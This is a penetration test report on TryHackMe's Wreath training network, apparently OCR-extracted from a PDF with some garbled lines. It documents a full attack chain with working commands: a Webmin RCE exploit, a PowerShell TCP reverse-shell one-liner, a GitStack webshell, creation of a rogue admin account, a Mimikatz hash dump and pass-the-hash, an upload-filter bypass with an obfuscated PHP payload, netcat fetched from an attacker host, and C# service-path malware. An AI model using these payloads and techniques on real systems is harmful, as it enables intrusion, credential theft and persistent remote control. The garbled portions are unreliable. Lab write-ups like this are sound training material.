# Penetration Test Report

For the Tryhackme's Wreath network 27/12/2021

security.egg

https://security-egg.github.io/securityegg/

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# **Executive Summary**

Security.egg was tasked to perform a penetration test on Wreath network by Mr. Thomas Wreath. The goal of this review was to find any vulnerability on his private network, that could lead to a possible attack, assess the risk and propose the suitable mitigation.

Even though the process was carried out as imitating an attacker, the client provided some information about the targeted network. Briefly, we know that the network's architecture includes three (3) machines. The first one hosts a public facing server, which is serving the client's personal website. Alongside, it forwards, via port forwarding, the current version of the website to the second machine, a git server, for version control purposes. Last, the client's personal computer operates, also, at the same network, with certain security protections enabled.

Following with the report, the vulnerabilities that were found on every machine will be described thoroughly, as long as the attack matrix that lead to high privileged access. Additionally, we have noted every software tool we uploaded and used on the machines, in order for you to follow up with the security logs.

# **Attack Narrative**

In this section, the steps we followed to meet our final goal are presented. You can replicate them, if you wish to confirm our findings.

#### Public Server

Our first target of the Wreath network was the machine which hosts a public facing server, on the IP 10.200.72.200. Four (4) open ports were discovered:

- port 22, ssh service
- port 80, http service (Apache httpd 2.4.37)
- port 443, ssl/http service (Apache httpd 2.4.37)
- port 10000, http service (MiniServ 1.890)

Moreover, from the rest information we concluded that the machine runs with the CentOS.

```
kali®kali)-[~/tryhackme/wreath]
                            000 -0 10.200.72.200
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-07 11:21 EST
Nmap scan report for 10.200.72.200
Host is up (0.068s latency).
Not shown: 14939 filtered tcp ports (no-response), 56 filtered tcp ports (admin-prohibited)
         STATE SERVICE VERSION
22/tcp
         open
                           OpenSSH 8.0 (protocol 2.0)
 ssh-hostkev:
   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
    256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
   256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
                           Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
        open http
 http-title: Did not follow redirect to https://thomaswreath.thm
 _http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
 43/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
 http-methods:
   Potentially risky methods: TRACE
 _http-title: Thomas Wreath | Developer
 ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
 Not valid before: 2021-12-07T13:19:33
 Not valid after: 2022-12-07T13:19:33
 tls-alpn:
   http/1.1
 _ssl-date: TLS randomness does not represent time
 http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
9090/tcp closed zeus-admin
                           MiniServ 1.890 (Webmin httpd)
10000/tcp open http
_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.1 (90%), Infomir MAG-25D set-top box (90%), Ubiquiti AirMax NanoStation WAP (Lin
ux 2.6.32) (90%), Linux 3.7 (90%), Linux 5.0 (90%), Linux 5.1 (90%), Ubiquiti AirOS 5.5.9 (90%), Linux 5.0 - 5.4 (89%)
No exact OS matches for host (test conditions non-ideal).
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.79 seconds
```

Reaching the specified IP from a web browser, we can see Mr. Wreath's personal website. On it, he provides various intel like his personal email address and his phone number.



# **Exploitation**

Since this website contributes as a portfolio for the client and has no interaction with the user that visits it, we did not found any component that could lead on a security breach. Still, by examining the software running on port 10000 we discovered an applicable  $CVE^1$ .

It seems that every Webmin version before 1.920 is exposed to unauthenticated remote code vulnerability. We found a free exploit on github<sup>2</sup> that brought the desired results. It is coded with python and it only needs the target's IP address to perform the attack and deliver back a reverse shell with escalated privileges on the target machine. *Attention:* This CVE has reached a risk score of 9.8, it is critical and needs to be patched immediately.

<sup>1</sup> https://nvd.nist.gov/vuln/detail/CVE-2019-15107

<sup>2 &</sup>lt;a href="https://github.com/MuirlandOracle/CVE-2019-15107">https://github.com/MuirlandOracle/CVE-2019-15107</a>

```
(kali) [-/tryhackme/wreath/CVE-2019-15107]

$ ./CVE-2019-15107, by 10.200.72.200

[| https://sensorstechforum.com/ @MuirlandOracle_mmm/
[2] https://sensorstechforum.com/ @MuirlandOracle_mmm/
[2] https://sensorstechforum.com/exploiding

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.2007.2.00110000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained. Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'exit' to exit.
[*] Type 'exit' to obtain a full reverse shell (UNIX only).

# whoami root

# whoami root

# whoami Which user was the server running as?

# whoami
```

#### **Abusing the Escalated Privileges**

By typing shell and following the tool's instructions, we got a reverse shell via netcat on our attacker's machine. From that point on, it was easy to acquire sensitive information, like the /etc/shadow file's entries and the needed RSA key to connect through ssh.

```
[(Rall@ Rall)-[~]

§ nc -lnup 5252

listening on [any] 5252 ...

connect to [10.50.73.83] from (UNKNOWN) [10.200.72.200] 44156

sh: cannot set terminal process group (1826): Inappropriate ioctl for device

sh: no job control in this shell
sh-4.4# cat /etc/shadow
cat /etc/shadow
                                                                                                                                                                                                                                                   99999:7:::
root:$
bin:*:18358:0:99999:7:::
daemon:*:18358:0:99999:7:::
adm:*:18358:0:99999:7:::
lp:*:18358:0:99999:7:::
sync:*:18358:0:99999:7:::
shutdown:*:18358:0:99999:7:::
halt:*:18358:0:99999:7:::
mail:*:18358:0:99999:7:::
operator:*:18358:0:99999:7:::
games:*:18358:0:99999:7:::
ftp:*:18358:0:99999:7:::
nobody:*:18358:0:99999:7:::
dbus:!!:18573:::::
systemd-coredump: !!:18573:::::
systemd-resolve: !!:18573:::::
tss:!!:18573:::::
polkitd:!!:18573:::::
libstoragemgmt: !! :18573:::::
cockpit-ws: !! :18573:::::
cockpit-wsinstance:!!:18573::::::
sssd:!!:18573:::::
sshd: !! :18573:::::
chrony: !! :18573:::::
rngd: !! :18573:::::
twreath:$
unbound: !! :18573:::::
apache: !!:18573:::::
nginx: !!:18573:::::
mysql: !!:18573:::::
sh-4.4# []
```

```
sh-4.4# ls -la /root/.ssh/
ls -la /root/.ssh/
total 16
         -. 2 root root
                          80 Jan 6
                                     2021 .
drwx-
                                     2021 ..
dr-xr-x---. 3 root root
                         192
                             Jan
                                  8
                                     2020 authorized_keys
-rw-r--r-. 1 root root
                         571 Nov
                                     2020 id_rsa
          . 1 root root 2602 Nov
    r--r--. 1 root root 571 Nov
                                     2020 id_rsa.pub
           1 root root
                         172 Jan
                                 6
                                     2021 known_hosts
sh-4.4#
```

The root password hash could not be crashed by any common wordlist we used. Nevertheless, we managed to obtain a stable shell by copying the id\_rsa file on our attacking machine.

#### Git Server

The RSA key gain us a stable shell and the ability to enumerate furthermore on the network. To discover the rest machines and enumerate the services on them, we uploaded an executable version of nmap on the compromised web server. By running it, we discovered two more IP addresses that belong to hosts.

```
sh-4.4# ./eggd-nmap -sn 10.200.72.1-255
./eggd-nmap -sn 10.200.72.1-255
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-12-07 16:59 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-72-1.eu-west-1.compute.internal (10.200.72.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00040s latency).
MAC Address: 02:5D:46:44:8B:25 (Unknown)
Nmap scan report for ip-10-200-72-100.eu-west-1.compute internal (10.20
Host is up (0.00025s latency).
MAC Address: 02:DC:DE:90:1F:C3 (Unknown)
Nmap scan report for ip-10-200-72-150.eu-west-1.compute.internal (10.20
Host is up (-0.10s latency).
MAC Address: 02:84:EB:50:4D:57 (Unknown)
Nmap scan report for ip-10-200-72-250.eu-west-1.compute.internal (10.200.72.250)
Host is up (0.00033s latency).
MAC Address: 02:C2:F2:55:55:F3 (Unknown)
Nmap scan report for ip-10-200-72-200.eu-west-1.compute.internal (10.200.72.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.74 seconds
sh-4.4#
```

Our next steps were to enumerate both of them. On the one with the IP 10.200.72.150 we found three (3) open and not filtered ports of interest, with the following services running on them.

```
sh-4.4# ./eggd-nmap -p1-15000 10.200.72.150
./eggd-nmap -p1-15000 10.200.72.150
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-12-07 17:03 GMT
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-72-150.eu-west-1.compute.imternal (10.200.72.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00065s latency).
Not shown: 14996 filtered ports
        STATE SERVICE
PORT
80/tcp open http
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
5985/tcp open wsman
MAC Address: 02:84:EB:50:4D:57 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 124.35 seconds
sh-4.4#
```

- port 80, http
- port 3389, ms-wbt-server
- port 5985, wsman


## Pivoting to .150

For the purpose of visiting the seconds machine web server, we carried out a port forwarding from the 100.200.72.0 network to the attacking machine with the aid of the compromised machine and the tool sshuttle.

```
(kali⊕ kali)-[~/tryhackme/wreath]

$\frac{1}{2}\text{sshuttle} -r \text{root} \text{\text{01.200.72.200}} \text{-x 10.200.72.200} \text{c}: Connected to server.
```

From that point, we were able communicate with the git server through a web browser. By visiting the url http://[target-address]/gitstack we found a login web page. It is already securely configured, so as to the predefined credentials would not match.



# **GitStack Exploit**


Even though the necessary precautions were taken by our client, the discovered software is vulnerable to Remote Code Execution attacks. A public exploit was found available on exploit-db<sup>3</sup> and was applied on the server with success.

```
-(kali®kali)-[~/tryhackme/wreath]
 -$ python2 <u>43777.pv</u>
                                                                       2 X
[+] Get user list
[+] Found user twreath
+] Web repository already enabled
   Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitS
tack administrator to give you a username/password and give you access to
this repository. <br />Note : You have to enter the credentials of a use
r which has at least read access to your repository. Your GitStack admini
stration panel username/password will not work.
[+] Execute command
"nt authority\system
```

<sup>3</sup> https://www.exploit-db.com/exploits/43777

The exploit uploads a malicious file that acts as a webshell, giving us the ability to run any desirable command on the targeted machine as 'nt authority\system' (high privileged), which we found by running the command whoami previously. To keep up with the security logs, the file was upload under the /web directory with the name exploit-eggd.php.

Moving forward, we injected a more complicated command, aiming to accomplish a reverse shell connection on our attacking machine.



If you wish to reproduce this step, the command you have to use is the one following. Remember, you also need to replace the fields IP and PORT with your corresponding IP address and open port.

```
"$client
                                  New-Object System.Net.Sockets.TCPClient('IP', PORT);
powershell.exe
               -c
                              =
$stream
               $client.GetStream();[byte[]]$bytes
                                                          0..65535 | %{0}; while (($i
                                                                (New-Object
$stream.Read($bytes,
                      Ο,
                          $bytes.Length))
                                           -ne 0){;$data
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2
                      =
                          $sendback
                                       'PS
                                                +
                                                    (pwd) .Path
                                                               + '> ';$sendbyte
([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush());$client.Close()"
```

## **Creating New High Privileged User on Git Server**

To continue with our investigation of the Wreath network, we created a new user with elevated privileges on the second machine. After that, we are now able to connect to it via RDP.


```
PS C:\GitStack\gitphp> net user eggd hello /add most part. We will use RDP briefly in the next section of this task, but other The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators eggd /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" eggd /add
The command completed successfully.

PS C:\GitStack\gitphp>
```

As you can see, we established a session with the tool xfreerdp on the git server. Even though, after the next step, we will continue with a console interface, we demonstrate you this feature in order to highlight the impact of the vulnerability of the attack.



## Getting Administrator's Hash with Mimikatz

To get the administrator's hash, we connected to the machine via xfreerdp and the command as:

xfreerdp /v:10.200.72.150 /u:eggd /p:'hello' +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share

The windows-resourcers contains the tool Mimikatz, which we will employ to acquire the needed credentials. The steps to achieve that are as follows:

- run mimikatz as \\tsclient\share\mimikatz\x64\mimikatz.exe
- privilege::debug
- token:elevate
- lsadump::sam, to dump the hashes

mimikatz # lsadump::sam Domain : GIT-SERV

SysKey : 0841f6354f4b96d21b99345d07b66571

Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID : 000001f4 (500) User : Administrator

Hash NTLM: 37 " conton To a substance

#### **Pass-the-hash Connect to Git Server**

From a console interface, we firstly logged in with the account eggd and the tool evil-winrm. This is the simplest way to use the tool.

```
(kali® kali)-[~/tryhackme/wreath]
$ evil-winrm -u eggd -p "hello" -i 10.200.72.150

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quot ing_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/H ackplayers/evil-winrm#Remote-path-completion ased WinRM for the most part. We will use RDP bri

Info: Establishing connection to remote endpoint

#Evil-WinRM* PS C:\Users\eggd\Documents> whoamiesome little tool called evil-winrm.
git-serv\eggd
#Evil-WinRM* PS C:\Users\eggd\Documents> __e following command to install it from the Ruby Gem
```

For the purposes of our assessment, we logged in again, this time mounting a directory with very useful networking tools from the Empire C2 framework. To achieve the best results, we applied the Pass-the-hash technique with the administrator's hash. The command configured as:

evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.72.150 -s /usr/share/powershell-empire/empire/server/data/module\_source/situational\_awareness /network

## **Enumerating Personal PC**

As we mentioned before, we logged in the git server with some networking tools from the Empire framework mounted. You will observe that, we used the Invoke-Portscan.ps1 powershell script to enumerate Mr.Wreath's personal computer. Even though this script is not that powerful as the nmap tool, it is enough to inform us that, from this compromised point, the final machine has two (2) ports open and not filtered.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Invoke-Portscan -Hosts 10.200.72.100 -TopPort


*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Invoke-Portscan -Hosts 10.200.72.100 -TopPort
*I
```

To examine what is being served on port 80, probably a web application, we set up one more proxy so as to forward the traffic back to our attacking machine. The goal was succeeded with the help of chisel, after we set up a server on git server and a client on the attacking machine. Before, we specified a firewall rule, to open for us the port 15555 and allow traffic, with the command:

netsh advfirewall firewall add rule name="egg\_rule" dir=in action=allow protocol=tcp localport=15555

```
_$ ./chisel_1.7.6_linux_amd64 client 10.
chisel_eggd.exe : 2021/12/12 02:42:39 server: Fingerprint B3cUdQJsFE3CbwsBb+Md01thTn3J0bM3Mgy68VAVU6g=
                                                                                                            200.72.150:15555 5555:socks
    + CategoryInfo
                            : NotSpecified: (2021/12/12 02:4 ... bM3Mgy68VAVU6g=:String) [], RemoteExceptio
                                                                                                            2021/12/11 21:44:10 client: Connecting to
                                                                                                             ws://10.200.72.150:15555
    + FullyQualifiedErrorId : NativeCommandError
                                                                                                            2021/12/11 21:44:10 client: tun: proxy#12
2021/12/12 02:42:39 server: Listening on http://0.0.0.0:55556^C
                                                                                                            7.0.0.1:5555⇒socks: Listening
                                                                                                            2021/12/11 21:44:10 client: Connected (La
Warning: Press "y" to exit, press any other key to continue
                                                                                                            tency 71.981432ms)
            PS C:\temp> ./chisel_eggd.exe server -p 15555 --socks5
chisel_eggd.exe : 2021/12/12 02:43:17 server: Fingerprint k60Uw4IQ+H0q0PaPt+WVRvzApgH7605pD9srGdC2Zr4=
                           : NotSpecified: (2021/12/12 02:4...05pD9srGdC2Zr4=:String) [], RemoteExceptio
   + CategoryInfo
    + FullyQualifiedErrorId : NativeCommandError
2021/12/12 02:43:17 server: Listening on http://0.0.0.0:15555
```

After visiting the IP address 10.200.72.100, on port 80, we met with a familiar page, our client's personal webpage.



#### **Enumerating Filesystem**

Since there is nothing new on this webpage, we moved on with enumerating the git servers file system. Under the directory C:\GitStack\repositories we discovered the git directory of his personal website.

Evil-winrm provides us with the option of downloading and uploading files throughout our connection. So, we downloaded the Website.git for further examination. A suite called GitTools, available on github, came in handy for extracting the content we needed.

#### **Examining Git's Content For Vulnerabilities**

Under the commit 345ac8b236064b431fa43f53d91c98c4834ef8f3/resources we found the index.php and inside that a vulnerability to exploit. You can confirm our findings at line 11 of the already mentioned file.

```
if(isset($ POST["upload"]) && is_uploaded file($ FILES["file"]["tmp_name"])){
    $target = "uploads/".basename($ FILES["file"]["name"]);
    $goodExts = ["jpg", "jpeg", "gif"];
    if(file exists($target)){
        header("location: ./?msg=Exists");
        die();
}


$size = getimagesize($ FILES["file"]["tmp_name"]);
if(!in array(explode(".", $ FILES["file"]["name"])[1], $goodExts) | | !$size){
        header("location: ./?msg=Fail");
        die();
}

move uploaded file($ FILES["file"]["tmp_name"], $target);
header("location: ./?msg=Success");
die();
} else if ($ SERVER["REQUEST METHOD"] == "post"){
header("location: ./?msg=Method");
}
```


To extent on this subject, our client's web application allows file uploading on his server. At the noted line it checks for attempts to upload files with any extension than those defined as good (jpg, jpeg,png,gif). However, the code fails its objective by checking only the second index of a splitted, by the character '.', string. Meaning that, we can upload a file with two extentions, like:

#### exploit.jpg.php

An attacker can bypass the applications filter and upload a malicious file on the victims personal PC. Following, we demonstrate a simple form of this attack, for testing purposes.




Web application under /resources



## **Evading Personal PC's Antivirus**

From the conversations that preceded with the client, we know that his personal computer has security features enabled. As his computer is running with a WindowsOS, we assume that he was referring on an Antivirus software. To compromise the final machine we had to trick the AV's mechanisms with our payload.

To achieve that, we obfuscated a php reverse payload with an online tool<sup>4</sup>, that encoded it with base64. Furthermore, we embed the payload in a common image before uploading it. As you can see, the results were to get a reverse shell on the network's third machine.



The shell can be triggered from a web browser. Still, we need a more efficient way to connect with the machine.

<sup>4 &</sup>lt;a href="https://www.gaijin.at/en/tools/php-obfuscator">https://www.gaijin.at/en/tools/php-obfuscator</a>

#### **Personal PC**

With the intention of compromising Mr. Wreath's personal computer, we uploaded a netcat for Windows executable copy on it. After, we forced it to connect with our attacking machine's listener. The commands were as following:

- shell\_egg.jpg.php?wreath=curl <a href="http://[attacking-ip]/egg\_nc64.exe">http://[attacking-ip]/egg\_nc64.exe</a> -o C:\\Windows\\
  Temp\\egg\_nc64.exe
- powershell.exe C:\\Windows\\Temp\\egg nc64.exe 10.50.73.83 5254 -e cmd.exe

```
(kali® kali)-[~/tryhackme/wreath/nc.exe]
$ nc -lnvp 5254
listening on [any] 5254 ...
connect to [10.50.73.83] from (UNKNOWN) [10.200.72.100] 49754
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\xampp\htdocs\resources\uploads>
```

This way, we acquired a full working reverse shell with our client's PC.

#### Additional Enumeration

Even though we managed to reach and connect with the final machine of Wreath's network, we wish to escalate our privileges on it as a real attacker would do. Aiming at this, we researched, first, the privileges our user had.

```
C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                              Description
                                                                         State
SeChangeNotifyPrivilege
                              Bypass traverse checking
                                                                         Enabled
SeImpersonatePrivilege
                              Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege
                             Create global objects
                                                                         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                         Disabled
C:\xampp\htdocs\resources\uploads>
```

We found our session's user owning the SeImpersonatePrivilege privilege, which can be abused and lead to escalation exploit. You can look for more information here<sup>5</sup>. Further action was to find a vulnerable service to manipulate and give us the desired results. If you wish to replicate this step, run the following command:

wmic service get name, displayname, pathname, startmode | findstr /v /i "C:\Windows"

and you will discover the SystemExplorerHelpService, which is capable for an  $Unquoted\ Service\ Path\ attack$ .

nse.exe" Manual		COLLECT AIDME
System Explorer Service	SystemExplorerHelpService	C:\Program Files (x86)\System Explorer\System Explorer\service\Sys
temExplorerService64.exe Auto		
Windows Defender Antivirus Network Inspection Service	WdNisSvc	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\
NisSrv.exe" Manual		

You can investigate more on this service with the command:

sc qc SystemExplorerHelpService

```
C:\xampp\htdocs\resources\uploads>sc gc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: SystemExplorerHelpService
                      : 20 WIN32_SHARE_PROCESS
: 2 AUTO_START
        START_TYPE
ERROR_CONTROL
                           : 0
                                  IGNORE
        BINARY_PATH_NAME : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP
        TAG
                                                                                                          I
        DISPLAY_NAME
                            : System Explorer Service
        DEPENDENCIES
        SERVICE_START_NAME : LocalSystem
```

From the latest information we know that, the targeted service runs from a Local System account. Also, by observing the full path, we are now able to select a possible directory under which a malicious file can be injected to exploit the already discovered vulnerability. After checking the writing privileges for the <a href="C:\Program">C:\Program</a> Files (x86)\System Explorer path, we are confident to place our exploit there.

You can also check how easy is for an attacker to confirm the privileges over this path by running the command:

powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

<sup>5 &</sup>lt;a href="https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/">https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/</a>

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
Path
       : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
      : BUILTIN\Administrators
Owner
Group : WREATH-PC\None
Access : BUILTIN\Users Allow FullControl
         NT SERVICE\TrustedInstaller Allow FullControl
         NT SERVICE\TrustedInstaller Allow 268435456
        NT AUTHORITY\SYSTEM Allow FullControl
NT AUTHORITY\SYSTEM Allow 268435456
         BUILTIN\Administrators Allow FullControl
         BUILTIN\Administrators Allow 268435456
         BUILTIN\Users Allow ReadAndExecute, Synchronize
         BUILTIN\Users Allow
                              -1610612736
         CREATOR OWNER Allow 268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow
                                                                        -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736
Audit
Sddl
       : 0:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0×1200a9;;;BU)(A;DICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0×1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0×1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;; S-1-15-2-2)
```

#### **Preparing a Malicious Executable**

Our exploit uses a simple payload that forces our client's personal computer to connect with the attackers machine, via netcat. To make use of the tool, we, previously, uploaded an executable version for x64 architecture on the final machine, as  $C:\$  Windows\Temp\egg\_nc64.exe.

The malware's code follows in the screenshot. It is written in C# and compiled, with the help of mcs compiler, and tested locally on our machine.

```
using System;
using System.Diagnostics;

namespace Wrapper{
class Program{
    static void Main(){
        Process proc = new Process();
        ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\egg_nc64.exe", "10.50.73.83" 5152 -e cmd.exe");

procInfo.CreateNoWindow = true;

proc.StartInfo = procInfo;
proc.Start();
}

}
```

Afterwards, it was uploaded and copied as  $\underline{C:Program}$  Files (x86)\System Explorer\System.exe.

```
C:\tools>copy Wrapper-egg.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy Wrapper-egg.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.
C:\tools>dir "C:\Program Files (x86)\System Explorer\"
dir "C:\Program Files (x86)\System Explorer\"
Volume in drive C has no label.
Volume Serial Number is A041-2802
Directory of C:\Program Files (x86)\System Explorer
18/12/2021 19:23
                    <DIR>
18/12/2021 19:23
                    <DIR>
21/12/2020 23:55
                    <DIR>
                                   System Explorer
                             3,584 System.exe
18/12/2021 19:18
              1 File(s)
                                 3,584 bytes
